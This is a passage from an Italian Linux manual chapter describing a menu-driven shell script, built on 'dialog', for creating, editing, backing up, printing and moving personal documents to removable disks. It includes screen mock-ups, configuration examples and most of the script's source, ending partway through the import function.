| |     appunti-2            . | |
| |     da-fare              . | |
| |     cose-vecchie         . | |
| `----------------------------' |
|--------------------------------|
|     <  OK   >     <Cancel>     |
`--------------------------------'
```

In questo esempio si suppone di avere selezionato il nome *`appunti-1`*, perciò è lo stesso nome '**`appunti-1`**' che viene proposto inizialmente per la copia, ma ovviamente deve essere modificato:

```
.-----copia un documento-----.
| Inserisci il nome per la   |
| copia del documento:       |
| .------------------------. |
| |appunti-1               | |
| `------------------------' |
|----------------------------|
|   <  OK   >  <Cancel>      |
`----------------------------'
```

Dal menù è possibile selezionare la voce *`rename`* per essere guidati alla modifica del nome di uno dei file che compongono i documenti. Come già per la copia, viene richiesto di selezionare un nome esistente, quindi viene offerta una mascherina per inserire il nome nuovo. Il nome che si attribuisce non può essere uguale a uno già presente; in caso contrario, l'operazione non viene eseguita.

```
.---cambia nome a un documento---.
| Seleziona il documento da      |
| rinominare:                    |
| .----------------------------. |
| |     appunti-1            . | |
| |     appunti-2            . | |
| |     da-fare              . | |
| |     cose-vecchie         . | |
| `----------------------------' |
|--------------------------------|
|     <  OK  >     <Cancel>      |
`--------------------------------'
```

```
.-cambia nome a un documento-.
| Inserisci il nome nuovo    |
| per il documento:          |
| .------------------------. |
| |appunti-1               | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Per cancellare un file è possibile selezionare la voce `delete`, a cui segue la richiesta di selezionare il nome da eliminare. Prima di procedere alla cancellazione, una copia del file viene conservata nelle directory usate per le versioni precedenti; per questo, l'utente deve chiedere un aiuto da persona più preparata.

```
.-elimina un documento che non serve piu`-.
| Seleziona il documento da cancellare    |
| .------------------------------------.  |
| |     appunti-1            .         |  |
| |     appunti-2            .         |  |
| |     da-fare              .         |  |
| |     cose-vecchie         .         |  |
| `------------------------------------'  |
|------------------------------------------
|          <  OK  >      <Cancel>         |
`-----------------------------------------'
```

```
.--elimina un documento che non serve piu`--.
| Vuoi cancellare il documento "appunti-1"? |
|                                           |
|-------------------------------------------|
|          <  Yes  >      <  No  >          |
`-------------------------------------------'
```

162.3 Copie delle versioni precedenti

Lo script prevede che per alcune operazioni delicate venga fatta la copia dei documenti che devono essere modificati, cancellati o sostituiti. Questa copia viene eseguita all'interno di sottodirectory con il nome '`~backup.`***n***`/`', dove la tilde ('**~**') fa parte del nome e il numero finale rappresenta il livello della copia. In pratica, la sottodirectory '`~backup.1/`' contiene le copie più recenti.

Il numero di livelli di copia è definito dalla variable di ambiente '**DATA_BACKUP_LEVELS**' e può essere modificato liberamente: lo script, a ogni avvio, verifica la presenza di queste sottodirectory e in caso siano assenti le crea senza fare domande all'utente.

Lo script non prevede un sistema di recupero dei documenti nelle loro versioni precedenti.

162.4 Esportazione e importazione dati

Pur trattandosi di un lavoro molto semplice, si presume che la persona che lo utilizza abbia la necessità di trasferire i propri documenti da e verso un disco rimovibile. Per poter fare questo, è necessario che sia stato previsto nel file '`/etc/fstab`' il modo di accedere a dei dischi esterni anche a un utente comune. In base a questa configurazione è necessario modificare la variabile di ambiente '**IMPORT_EXPORT_MOUNT_POINTS_LIST**'.

La variabile di ambiente '**IMPORT_EXPORT_MOUNT_POINTS_LIST**' deve contenere un elenco di coppie di «parole», secondo la forma:

directory_innesto descrizione

Per esempio, ammesso che la directory '`/mnt/fd0/`' serva per innestare un dischetto e che la directory '`/mnt/sda1/`' serva per innestare la prima partizione di una «penna» USB, si potrebbe inizializzare la variabile nel modo seguente:

```
IMPORT_EXPORT_MOUNT_POINTS_LIST="/mnt/a dischetto /mnt/d penna_USB"
```

Si osservi che non si possono inserire spazi nella descrizione.

Sulla base di questo esempio, il file '`/etc/fstab`' potrebbe contenere le righe seguenti, dove si dà per scontato che il file system sia di tipo Dos-FAT:

```
/dev/fd0  /mnt/a  vfat  defaults,user,noauto,exec,sync,umask=0000  0  0
/dev/sda1 /mnt/d  vfat  defaults,user,noauto,exec,sync,umask=0000  0  0
```

Oltre a questo è necessario che l'utente possa inizializzare i dischetti, pertanto deve avere i privilegi per poterlo fare. Nella variabile di ambiente '**IMPORT_EXPORT_DEVICES_LIST**' si mette l'elenco dei file di dispositivo che l'utente può inizializzare. Anche in questo caso i nomi sono associati a una descrizione. Supponendo che sia concesso di inizializzare solo il dischetto, la variabile può essere inizializzata così:

```
IMPORT_EXPORT_DEVICES_LIST="/dev/fd0 dischetto"
```

Anche per questa situazione, non si possono inserire spazi nella descrizione.

Attraverso le voci del menù è possibile: ottenere l'elenco del contenuto di un'unità di memorizzazione esterna; vedere il contenuto di un file di tale unità; cancellare il contenuto dell'unità esterna o inizializzarla. Inoltre, è possibile copiare file da o verso l'unità esterna.

Per tutte queste funzioni è richiesto di specificare l'unità esterna. In tutti i casi, escluso quello dell'inizializzazione, viene mostrato l'elenco contenuto nella variabile di ambiente '**IMPORT_EXPORT_MOUNT_POINTS_LIST**', mentre per l'inizializzazione vale l'altra variabile ('**IMPORT_EXPORT_DEVICES_LIST**').

Viene mostrato il caso dell'esportazione, che si ottiene con la voce *export* del menù. Si comincia dalla selezione dell'unità che deve accogliere la copia:

```
.esporta dei documenti in un disco rimovibile--.
| Seleziona l'unita` da usare per              |
| l'esportazione dei documenti:                |
| .------------------------------------------. |
| |             /mnt/a  dischetto            | |
| |             /mnt/d  penna_USB            | |
| `------------------------------------------' |
|----------------------------------------------
|           <  OK  >      <Cancel>             |
`----------------------------------------------'
```

Si selezionano i documenti da esportare, con l'aiuto della barra spaziatrice:

```
.esporta dei documenti in un disco rimovibile--.
| Seleziona o deseleziona i documenti da       |
| esportare, con l'aiuto della barra           |
| spaziatrice:                                 |
| .------------------------------------------. |
| |       [X] appunti-2            .         | |
| |       [X] da-fare              .         | |
| |       [ ] cose-vecchie         .         | |
| `----------------v(+)----------------------' |
|----------------------------------------------
|           <  OK  >      <Cancel>             |
`----------------------------------------------'
```

Alla conferma inizia la copia; se ci sono file con lo stesso nome, lo script verifica se il contenuto è lo stesso, altrimenti chiede conferma per procedere alla sovrascrittura.

L'importazione avviene nello stesso modo, con la differenza che se viene richiesta la sovrascrittura, i documenti precedenti vengono salvati attraverso il sistema di rotazione delle versioni.

162.5 Stampa

La stampa si ottiene selezionando la voce *print* dal menù principale. A questo segue la richiesta di selezionare un solo documento dall'elenco di quelli esistenti. La stampa avviene con i comandi indicati nelle variabili di ambiente '**PRINTER_FILTER**' e '**PRINTER_COMMAND**'.

162.6 Sorgente

Nel listato successivo, appare integralmente lo script descritto in questo capitolo.

```
#!/bin/sh
#
# Initial setup.
#
umask 022
alias cp="cp -f"
alias rm="rm -f"
alias mv="mv -f"
alias ln="ln -f"
#
```

```
# Configuration public variables.
#
DATA_DIRECTORY="$HOME/Documenti"
DATA_BACKUP_LEVELS="77"
DATA_NAME_DEFAULT="Nuovo"
DATA_EDITOR_COMMAND="luit -encoding ISO-8859-1 mcedit"
PRINTER_FILTER="enscript -1 -M a4 -f CourierBold@9.1/9.5 \
                --margin=72:72:72:72 \
                --header=||$% -o -"
PRINTER_COMMAND="lpr"
IMPORT_EXPORT_MOUNT_POINTS_LIST="/mnt/a dischetto \
                                 /mnt/d penna_USB"
IMPORT_EXPORT_DEVICES_LIST="/dev/fd0 dischetto"
#
# Other public variables.
#
TEMPORARY=`tempfile`
touch $TEMPORARY
#
DOCUMENT_LIST=""
#
# Intro.
#
function_intro () {
    #
    # Check data directory.
    #
    if [ -d "$DATA_DIRECTORY" ]
    then
        #
        # The directory is there.
        #
        echo -n ""
    else
        #
        # Make directory with parents if necessary.
        #
        if mkdir -p "$DATA_DIRECTORY"
        then
            #
            # Data directory created.
            #
            echo -n ""
        else
            #
            # Sorry, cannot create the data directory.
            #
            dialog --msgbox "Sono spiacente, ma non mi e\` possibile creare l\
a directory \"$DATA_DIRECTORY\" che serve a contenere i documenti." 0 0
            #
            function_quit
        fi
    fi
```

```
    #
    # If we are here, the data directory is there.
    #
    chmod +rwx "$DATA_DIRECTORY"        2> /dev/null
    #
    if [ -r "$DATA_DIRECTORY" ] \
       && [ -w "$DATA_DIRECTORY" ] \
       && [ -x "$DATA_DIRECTORY" ]
    then
        #
        # The directory is accessible.
        #
        echo -n ""
    else
        #
        # Sorry, cannot access the data directory.
        #
        dialog --msgbox "Sono spiacente, ma i permessi della directory \
\"$DATA_DIRECTORY\" non mi permettono di accedere." 0 0
        #
        function_quit
    fi
    #
    # If we are here, the directory has permissions;
    # backup subdirectories must be checked.
    #
    for b in `seq 1 $DATA_BACKUP_LEVELS`
    do
        #
        chmod +rwx "$DATA_DIRECTORY/~backup.$b" 2> /dev/null
        #
        if    [ -d "$DATA_DIRECTORY/~backup.$b" ] \
           && [ -r "$DATA_DIRECTORY/~backup.$b" ] \
           && [ -w "$DATA_DIRECTORY/~backup.$b" ] \
           && [ -x "$DATA_DIRECTORY/~backup.$b" ]
        then
            #
            # Ok.
            #
            echo -n ""
        else
            #
            # Try to remove and replace.
            #
            rm -fr "$DATA_DIRECTORY/~backup.$b" 2> /dev/null
            if mkdir "$DATA_DIRECTORY/~backup.$b"
            then
                #
                # Ok.
                #
                echo -n ""
            else
                #
```

```
                # Sorry.
                #
                dialog --msgbox "Sono spiacente, ma non mi e\` possibile \
creare le directory \"$DATA_DIRECTORY/~backup.$b\" che servono a contenere \
le versioni vecchie dei documenti." 0 0
                #
                function_quit
            fi
        fi
    done
}
#
# Quit the script.
#
function_quit () {
    exit
}
#
# New default name.
#
function_new_document_name () {
    #
    for n in `seq 1 999`
    do
        if ! [ -e "$DATA_DIRECTORY/$DATA_NAME_DEFAULT-$n" ]
        then
            #
            # Name found.
            #
            echo "$DATA_NAME_DEFAULT-$n"
            return 0
        fi
    done
    #
    # No available name was found.
    #
    basename `tempfile -d "$DATA_DIRECTORY"`
    return 0
}
#
# Edit.
#
function_edit_document () {
    #
    $DATA_EDITOR_COMMAND $1
}
#
# Backup document.
#
function_backup_document () {
    #
    local DOCUMENT_NAME="$1"
    local n=""
```

```
    #
    DOCUMENT_NAME=`basename $DOCUMENT_NAME`
    #
    # Scroll previous levels.
    #
    for n in `seq $(($DATA_BACKUP_LEVELS-1)) -1 1`
    do
        mv "$DATA_DIRECTORY/~backup.$n/$DOCUMENT_NAME" \
           "$DATA_DIRECTORY/~backup.$(($n+1))" 2> /dev/null
    done
    #
    # Save last version.
    #
    cp -f "$DATA_DIRECTORY/$DOCUMENT_NAME" \
          "$DATA_DIRECTORY/~backup.1/$DOCUMENT_NAME"
}
#
# Build a document list to be used with dialog.
# The variabile DOCUMENT_LIST is public and
# will contain the resulting list.
#
function_document_list () {
    #
    local DOCUMENT_NAME=""
          DOCUMENT_LIST=""
    #
    for f in $DATA_DIRECTORY/*
    do
        if echo $f | grep "~" > /dev/null 2> /dev/null
        then
            #
            # This seems to be a backup copy: don't show.
            #
            echo -n
        else
            #
            # It seems to be a valid name.
            #
            if [ -f $f ]
            then
                DOCUMENT_NAME=`basename $f`
                DOCUMENT_LIST="$DOCUMENT_LIST $DOCUMENT_NAME . "
            fi
        fi
    done
}
#
# Main menu.
#
function_menu () {
    #
    local SELECTION=""
    #
```

```
    if dialog   \
        --clear \
        --title "Menu\` principale" \
        --menu "Funzioni disponibili:" \
        0 0 0 \
        "new"           "crea un documento nuovo" \
        "view"          "visualizza un documento gia\` esistente" \
        "edit"          "modifica un documento gia\` esistente" \
        "copy"          "copia un documento" \
        "rename"        "cambia nome a un documento" \
        "delete"        "elimina un documento che non serve piu\`" \
        "list"          "elenca il contenuto di un disco rimovibile" \
        "view2"         "visualizza un documento contenuto in un disco \
rimovibile" \
        "erase"         "cancella un disco rimovibile" \
        "format"        "inizializza un disco rimovibile" \
        "export"        "esporta dei documenti in un disco rimovibile" \
        "import"        "importa dei documenti da un disco rimovibile" \
        "print"         "stampa un documento" \
        "startx"        "avvia la grafica" \
        "quit"          "fine lavoro" \
        2> $TEMPORARY
    then
        SELECTION=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        # Continue as run with this command name (arguments included).
        #
        if   [ "$SELECTION" = "new" ]
        then
            function_new
        elif [ "$SELECTION" = "view" ]
        then
            function_view
        elif [ "$SELECTION" = "edit" ]
        then
            function_edit
        elif [ "$SELECTION" = "copy" ]
        then
            function_copy
        elif [ "$SELECTION" = "rename" ]
        then
            function_rename
        elif [ "$SELECTION" = "delete" ]
        then
            function_delete
        elif [ "$SELECTION" = "list" ]
        then
            function_list
        elif [ "$SELECTION" = "view2" ]
        then
            function_view2
        elif [ "$SELECTION" = "erase" ]
```

```
        then
            function_erase
        elif [ "$SELECTION" = "format" ]
        then
            function_format
        elif [ "$SELECTION" = "export" ]
        then
            function_export
        elif [ "$SELECTION" = "import" ]
        then
            function_import
        elif [ "$SELECTION" = "print" ]
        then
            function_print
        elif [ "$SELECTION" = "startx" ]
        then
            function_startx
        elif [ "$SELECTION" = "quit" ]
        then
            function_quit
        else
            function_quit
        fi
    fi
}
#
# Create e a new document.
#
function_new () {
    #
    local DOCUMENT_NAME=`function_new_document_name`
    #
    if dialog                                                   \
        --clear                                                 \
        --title "crea un documento nuovo"                       \
        --inputbox "Inserisci il nome del documento da creare:" \
        0 0                                                     \
        "$DOCUMENT_NAME"                                        \
        2> $TEMPORARY
    then
        DOCUMENT_NAME=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        # Check and adapt the name.
        #
        DOCUMENT_NAME=`echo "$DOCUMENT_NAME" | sed "s/[^a-zA-Z0-9_-]/_/g"`
        #
        if [ -e "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            for n in `seq 1 999`
            do
                if ! [ -e "$DATA_DIRECTORY/$DOCUMENT_NAME-$n" ]
                then
```

```
                    #
                    # Ok.
                    #
                    DOCUMENT_NAME="$DOCUMENT_NAME-$n"
                    break
                fi
            done
        fi
        #
        if [ -e "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            #
            # Sorry, cannot create the file.
            #
            dialog --msgbox "Sono spiacente, ma non mi e\` possibile creare \
il documento \"$DOCUMENT_NAME\"." 0 0
        else
            touch "$DATA_DIRECTORY/$DOCUMENT_NAME"
            #
            #
            #
            function_edit_document "$DATA_DIRECTORY/$DOCUMENT_NAME"
        fi
    fi
}
#
# View document.
#
function_view () {
    #
    local DOCUMENT_NAME=""
    #
    function_document_list
    #
    if dialog                                                   \
        --clear                                                 \
        --title "visualizza un documento gia\` esistente"       \
        --menu "Seleziona il documento da visualizzare:"        \
        0 0 0                                                   \
        $DOCUMENT_LIST                                          \
        2> $TEMPORARY
    then
        DOCUMENT_NAME=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ -f "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            #
            # Ok, view.
            #
            dialog                                              \
                --clear                                         \
                --title "$DOCUMENT_NAME"                        \
```

```
                --textbox "$DATA_DIRECTORY/$DOCUMENT_NAME"      \
                0 0                                             \
                2> /dev/null
        fi
    fi
}
#
# Edit a file.
#
function_edit () {
    #
    local DOCUMENT_NAME=""
    #
    function_document_list
    #
    if dialog                                                   \
        --clear                                                 \
        --title "modifica un documento gia\' esistente"         \
        --menu "Seleziona il documento da modificare:"          \
        0 0 0                                                   \
        $DOCUMENT_LIST                                          \
        2> $TEMPORARY
    then
        DOCUMENT_NAME=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ -f "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            #
            # Ok, edit.
            #
            function_backup_document "$DATA_DIRECTORY/$DOCUMENT_NAME"
            function_edit_document "$DATA_DIRECTORY/$DOCUMENT_NAME"
        fi
    fi
}
#
# Copy a file.
#
function_copy () {
    #
    local DOCUMENT_NAME=""
    local NEW_DOCUMENT_NAME=""
    #
    function_document_list
    #
    if dialog                                           \
        --clear                                         \
        --title "copia un documento"                    \
        --menu "Seleziona il documento da copiare:"     \
        0 0 0                                           \
        $DOCUMENT_LIST                                  \
        2> $TEMPORARY
```

```
    then
        DOCUMENT_NAME=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ -f "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            #
            # Ok, rename.
            #
            if dialog                                                   \
                --clear                                                 \
                --title "copia un documento"                            \
                --inputbox                                              \
                        "Inserisci il nome per la copia del documento:" \
                0 0                                                     \
                "$DOCUMENT_NAME"                                        \
                2> $TEMPORARY
            then
                NEW_DOCUMENT_NAME=`cat $TEMPORARY`
                echo "" > $TEMPORARY
                #
                # Check and adapt the name.
                #
                NEW_DOCUMENT_NAME=`echo "$NEW_DOCUMENT_NAME" \
| sed "s/[^a-zA-Z0-9_-]/_/g"`
                #
                if [ -e "$DATA_DIRECTORY/$NEW_DOCUMENT_NAME" ]
                then
                    #
                    # Already present.
                    #
                    dialog --msgbox "Sono spiacente, ma il nome richiesto, \
\"$NEW_DOCUMENT_NAME\" e\` gia\` assegnato a un documento esistente e non \
posso usarlo per fare la copia di \"$DOCUMENT_NAME\"." 0 0
                else
                    cp -f "$DATA_DIRECTORY/$DOCUMENT_NAME" \
                          "$DATA_DIRECTORY/$NEW_DOCUMENT_NAME"
                fi
            fi
        fi
    fi
}
#
# Rename a file.
#
function_rename () {
    #
    local DOCUMENT_NAME=""
    local NEW_DOCUMENT_NAME=""
    #
    function_document_list
    #
    if dialog                                           \
```

```
        --clear                                         \
        --title "cambia nome a un documento"            \
        --menu "Seleziona il documento da rinominare:"  \
        0 0 0                                           \
        $DOCUMENT_LIST                                  \
        2> $TEMPORARY
    then
        DOCUMENT_NAME=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ -f "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            #
            # Ok, rename.
            #
            if dialog                                               \
                --clear                                             \
                --title "cambia nome a un documento"                \
                --inputbox "Inserisci il nome nuovo per il documento:"  \
                0 0                                                 \
                "$DOCUMENT_NAME"                                    \
                2> $TEMPORARY
            then
                NEW_DOCUMENT_NAME=`cat $TEMPORARY`
                echo "" > $TEMPORARY
                #
                # Check and adapt the name.
                #
                NEW_DOCUMENT_NAME=`echo "$NEW_DOCUMENT_NAME" \
| sed "s/[^a-zA-Z0-9_-]/_/g"`
                #
                if [ -e "$DATA_DIRECTORY/$NEW_DOCUMENT_NAME" ]
                then
                    #
                    # Already present.
                    #
                    dialog --msgbox "Sono spiacente, ma il nome richiesto, \
\"$NEW_DOCUMENT_NAME\" e\` gia\` assegnato a un documento esistente e non \
posso usarlo per cambiare il nome di \"$DOCUMENT_NAME\"." 0 0
                else
                    mv -f "$DATA_DIRECTORY/$DOCUMENT_NAME" \
                          "$DATA_DIRECTORY/$NEW_DOCUMENT_NAME"
                fi
            fi
        fi
    fi
}
#
# Delete a file.
#
function_delete () {
    #
    local DOCUMENT_NAME=""
```

```
    #
    function_document_list
    #
    if dialog                                                  \
        --clear                                                \
        --title "elimina un documento che non serve piu\`"      \
        --menu "Seleziona il documento da cancellare:"         \
        0 0 0                                                  \
        $DOCUMENT_LIST                                         \
        2> $TEMPORARY
    then
        DOCUMENT_NAME=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ -f "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            #
            # Ok, delete.
            #
            function_backup_document "$DATA_DIRECTORY/$DOCUMENT_NAME"
            #
            if dialog                                                  \
                --clear                                                \
                --title "elimina un documento che non serve piu\`"      \
                --yesno "Vuoi cancellare il documento \"$DOCUMENT_NAME\"?" \
                0 0                                                    \
                2> /dev/null
            then
                rm -f "$DATA_DIRECTORY/$DOCUMENT_NAME"
            fi
        fi
    fi
}
#
# List external files.
#
function_list () {
    #
    local MOUNT_POINT=""
    #
    if ! [ "$IMPORT_EXPORT_MOUNT_POINTS_LIST" = "" ]
    then
        if dialog                                                      \
            --clear                                                    \
            --title "elenca il contenuto di un disco rimovibile"        \
            --menu "Seleziona l'unita\` di memorizzazione esterna \
di cui vuoi conoscere l'elenco del contenuto:"                         \
            0 0 0                                                      \
            $IMPORT_EXPORT_MOUNT_POINTS_LIST                           \
            2> $TEMPORARY
        then
            #
            MOUNT_POINT=`cat $TEMPORARY`
```

```
            echo "" > $TEMPORARY
            #
            # Try to mount.
            #
            umount "$MOUNT_POINT" 2> /dev/null
            if mount "$MOUNT_POINT"
            then
                #
                # Ok, list
                #
                ls -l $MOUNT_POINT
                #
                # Read
                #
                echo "Premi [Invio] per continuare"
                read
                #
                # Unmount.
                #
                umount "$MOUNT_POINT"
            else
                dialog --msgbox "Sono spiacente: mi e\` impossibile \
accedere all'unita\` \"$MOUNT_POINT\"." 0 0
                #
                umount "$MOUNT_POINT"   2> /dev/null
            fi
        fi
    else
        dialog --msgbox "Non e\` possibile eseguire l'operazione." 0 0
    fi
}
#
# View and external file.
#
function_view2 () {
    #
    local MOUNT_POINT=""
    local DOCUMENT_LIST=""
    local DOCUMENT_NAME=""
    #
    if ! [ "$IMPORT_EXPORT_MOUNT_POINTS_LIST" = "" ]
    then
        if dialog                               \
            --clear                             \
            --title "visualizza un documento contenuto in un disco \
rimovibile"                                     \
            --menu "Seleziona l'unita\` da usare per la visualizzazione \
dei documenti:"                                 \
            0 0 0                               \
            $IMPORT_EXPORT_MOUNT_POINTS_LIST    \
            2> $TEMPORARY
        then
            #
```

```
            MOUNT_POINT=`cat $TEMPORARY`
            echo "" > $TEMPORARY
            #
            # Try to mount.
            #
            umount "$MOUNT_POINT" 2> /dev/null
            if mount "$MOUNT_POINT"
            then
                #
                # Ok, go on.
                #
                for f in $MOUNT_POINT/*
                do
                    if [ -f $f ]
                    then
                        DOCUMENT_NAME=`basename $f`
                        DOCUMENT_LIST="$DOCUMENT_LIST $DOCUMENT_NAME . "
                    fi
                done
                #
                if dialog                                       \
                        --clear                                 \
                        --title "visualizza un documento contenuto in un \
disco rimovibile"                                               \
                        --menu "Seleziona il file da visualizzare:\n" \
                        0 0 0                                   \
                        $DOCUMENT_LIST                          \
                        2> $TEMPORARY
                then
                    DOCUMENT_NAME=`cat $TEMPORARY`
                    echo "" > $TEMPORARY
                    #
                    # Ok, view.
                    #
                    dialog                                      \
                        --clear                                 \
                        --title "$DOCUMENT_NAME"                \
                        --textbox "$MOUNT_POINT/$DOCUMENT_NAME" \
                        0 0                                     \
                        2> /dev/null
                fi
                #
                umount "$MOUNT_POINT"
            else
                dialog --msgbox "Sono spiacente: mi e\` impossibile \
accedere all'unita\` \"$MOUNT_POINT\"." 0 0
                #
                umount "$MOUNT_POINT"   2> /dev/null
            fi
        fi
    else
        dialog --msgbox "Non e\` possibile eseguire l'operazione." 0 0
    fi
```

```
}
#
# Erase an external device.
#
function_erase () {
    #
    local MOUNT_POINT=""
    local NAME=""
    #
    if ! [ "$IMPORT_EXPORT_MOUNT_POINTS_LIST" = "" ]
    then
        if dialog                                      \
            --clear                                    \
            --title "cancella un disco rimovibile"     \
            --menu "Seleziona l'unita\' di memorizzazione esterna \
da cancellare:"                                        \
            0 0 0                                      \
            $IMPORT_EXPORT_MOUNT_POINTS_LIST           \
            2> $TEMPORARY
        then
            #
            MOUNT_POINT=`cat $TEMPORARY`
            echo "" > $TEMPORARY
            #
            # Try to mount.
            #
            umount "$MOUNT_POINT" 2> /dev/null
            if mount "$MOUNT_POINT"
            then
                #
                # Ok, delete
                #
                for d in $MOUNT_POINT/*
                do
                    NAME=`basename $d`
                    if dialog                                  \
                        --clear                                \
                        --title "cancella un disco rimovibile"  \
                        --yesno "L'unita\' esterna \"$MOUNT_POINT\" \
contiene il file \"$NAME\". Vuoi cancellarlo?"                 \
                        0 0                                    \
                        2> /dev/null
                    then
                        if rm -fr $d
                        then
                            echo -n
                        else
                            dialog --msgbox "Non riesco a cancellare \
\"$d\"." 0 0
                        fi
                    fi
                done
                #
```

```
                # Unmount.
                #
                umount "$MOUNT_POINT"
            else
                dialog --msgbox "Sono spiacente: mi e\` impossibile \
accedere all'unita\` \"$MOUNT_POINT\"." 0 0
                #
                umount "$MOUNT_POINT" 2> /dev/null
            fi
        fi
    else
        dialog --msgbox "Non e\` possibile eseguire l'operazione." 0 0
    fi
}
#
# Format an external device.
#
function_format () {
    #
    local FORMAT_DEVICE=""
    #
    #
    #
    if ! [ "$IMPORT_EXPORT_DEVICES_LIST" = "" ]
    then
        if dialog                                                      \
            --clear                                                    \
            --title "inizializza un disco rimovibile"                  \
            --menu "Seleziona l'unita\` di memorizzazione esterna \
da inizializzare (azzerare):"                                          \
            0 0 0                                                      \
            $IMPORT_EXPORT_DEVICES_LIST                                \
            2> $TEMPORARY
        then
            #
            FORMAT_DEVICE=`cat $TEMPORARY`
            echo "" > $TEMPORARY
            #
            if dialog                                          \
                --clear                                        \
                --title "inizializza un disco rimovibile"      \
                --yesno "Vuoi inizializzare l'unita\` esterna \
\"$FORMAT_DEVICE\"?"                                           \
                0 0                                            \
                2> /dev/null
            then
                #
                # Try to fdformat.
                #
                fdformat "$FORMAT_DEVICE"
                if /sbin/mkfs.msdos -c "$FORMAT_DEVICE"
                then
                    #
```

```
                    # Ok, done.
                    #
                    dialog --msgbox "Ho inizializzato l'unita\` \
\"$FORMAT_DEVICE\"." 0 0
                else
                    dialog --msgbox "Sono spiacente: mi e\` impossibile \
eseguire o completare l'operazione per l'unita\` \"$FORMAT_DEVICE\"." 0 0
                fi
            fi
        fi
    else
        dialog --msgbox "Non e\` possibile eseguire l'operazione." 0 0
    fi
}
#
# Export files.
#
function_export () {
    #
    local MOUNT_POINT=""
    local DOCUMENT_LIST=""
    local DOCUMENT_NAME=""
    #
    if ! [ "$IMPORT_EXPORT_MOUNT_POINTS_LIST" = "" ]
    then
        if dialog                                                          \
            --clear                                                        \
            --title "esporta dei documenti in un disco rimovibile"        \
            --menu "Seleziona l'unita\` da usare per l'esportazione dei \
documenti:"                                                                \
            0 0 0                                                          \
            $IMPORT_EXPORT_MOUNT_POINTS_LIST                               \
            2> $TEMPORARY
        then
            #
            MOUNT_POINT=`cat $TEMPORARY`
            echo "" > $TEMPORARY
            #
            # Try to mount.
            #
            umount "$MOUNT_POINT" 2> /dev/null
            if mount "$MOUNT_POINT"
            then
                #
                # Ok, go on: build the "dialog" list.
                #
                for f in $DATA_DIRECTORY/*
                do
                    if [ -f $f ]
                    then
                        DOCUMENT_NAME=`basename $f`
                        DOCUMENT_LIST="$DOCUMENT_LIST $DOCUMENT_NAME . off "
                    fi
```

```
                done
                #
                if dialog                                       \
                        --clear                                 \
                        --title "esporta dei documenti in un disco \
rimovibile"                                                     \
                        --checklist "Seleziona o deseleziona i documenti \
da esportare, con l'aiuto della barra spaziatrice:\n"           \
                        0 0 0                                   \
                        $DOCUMENT_LIST                          \
                        2> $TEMPORARY
                then
                    DOCUMENT_LIST=`cat $TEMPORARY`
                    echo "" > $TEMPORARY
                    #
                    # Do something.
                    #
                    if ! [ "$DOCUMENT_LIST" = "" ]
                    then
                        #
                        # Must clean from double quotes.
                        #
                        DOCUMENT_LIST=`echo $DOCUMENT_LIST | sed "s/\"//g"`
                        #
                        # Export.
                        #
                        for n in $DOCUMENT_LIST
                        do
                            if [ -e "$MOUNT_POINT/$n" ]
                            then
                                #
                                # There is already a name like this.
                                #
                                # Check if the documents are the same.
                                #
                                if diff "$DATA_DIRECTORY/$n" \
                                        "$MOUNT_POINT/$n" \
                                        > /dev/null 2> /dev/null
                                then
                                    #
                                    # Files are identical.
                                    #
                                    echo -n
                                else
                                    #
                                    # There is already a name like this and
                                    # the content is different.
                                    #
                                    if dialog                           \
                                        --clear                         \
                                        --title "esporta dei documenti in \
un disco rimovibile"                                            \
                                        --yesno "Nel disco esterno esiste \
```

```
gia\` un file con il nome \"$n\". Vuoi rimpiazzarlo con quello che \
stai esportando?"                                        \
                                    0 0                        \
                                    2> /dev/null
                                then
                                    if cp -f "$DATA_DIRECTORY/$n" \
                                             "$MOUNT_POINT"
                                    then
                                        dialog --infobox "Ho copiato il \
documento \"$n\" in \"$MOUNT_POINT\"." 0 0
                                    else
                                        dialog --msgbox "Sono spiacente: \
non riesco a copiare il documento \"$n\" in \"$MOUNT_POINT\"." 0 0
                                    fi
                                fi
                            fi
                        else
                            if cp -f "$DATA_DIRECTORY/$n" "$MOUNT_POINT"
                            then
                                dialog --infobox "Ho copiato il \
documento \"$n\" in \"$MOUNT_POINT\"." 0 0
                            else
                                dialog --msgbox "Sono spiacente: \
non riesco a copiare il documento \"$n\" in \"$MOUNT_POINT\"." 0 0
                            fi
                        fi
                    done
                fi
            fi
            #
            # Unmount.
            #
            umount "$MOUNT_POINT"
            #
        else
            #
            # Sorry: cannot mount.
            #
            dialog --msgbox "Sono spiacente, ma non mi e\` possibile \
accedere all'unita\` \"$MOUNT_POINT\"." 0 0
            #
            umount "$MOUNT_POINT" 2> /dev/null
        fi
    fi
else
    dialog --msgbox "Non e\` possibile eseguire l'operazione." 0 0
fi
}
#
# Import an external file.
#
function_import () {
    #
```

```
    local MOUNT_POINT=""
    local DOCUMENT_LIST=""
    local DOCUMENT_NAME=""
    #
    if ! [ "$IMPORT_EXPORT_MOUNT_POINTS_LIST" = "" ]
    then
        if dialog                                                      \
            --clear                                                    \
            --title "importa dei documenti da un disco rimovibile"     \
            --menu "Seleziona l'unita\' da usare per l'importazione dei \
documenti:"                                                            \
            0 0 0                                                      \
            $IMPORT_EXPORT_MOUNT_POINTS_LIST                           \
            2> $TEMPORARY
        then
            #
            MOUNT_POINT=`cat $TEMPORARY`
            echo "" > $TEMPORARY
            #
            # Try to mount.
            #
            umount "$MOUNT_POINT" 2> /dev/null
            if mount "$MOUNT_POINT"
            then
                #
                # Ok, go on.
                #
                for f in $MOUNT_POINT/*
                do
                    if [ -f $f ]
                    then
                        DOCUMENT_NAME=`basename $f`
                        DOCUMENT_LIST="$DOCUMENT_LIST $DOCUMENT_NAME . off "
                    fi
                done
                #
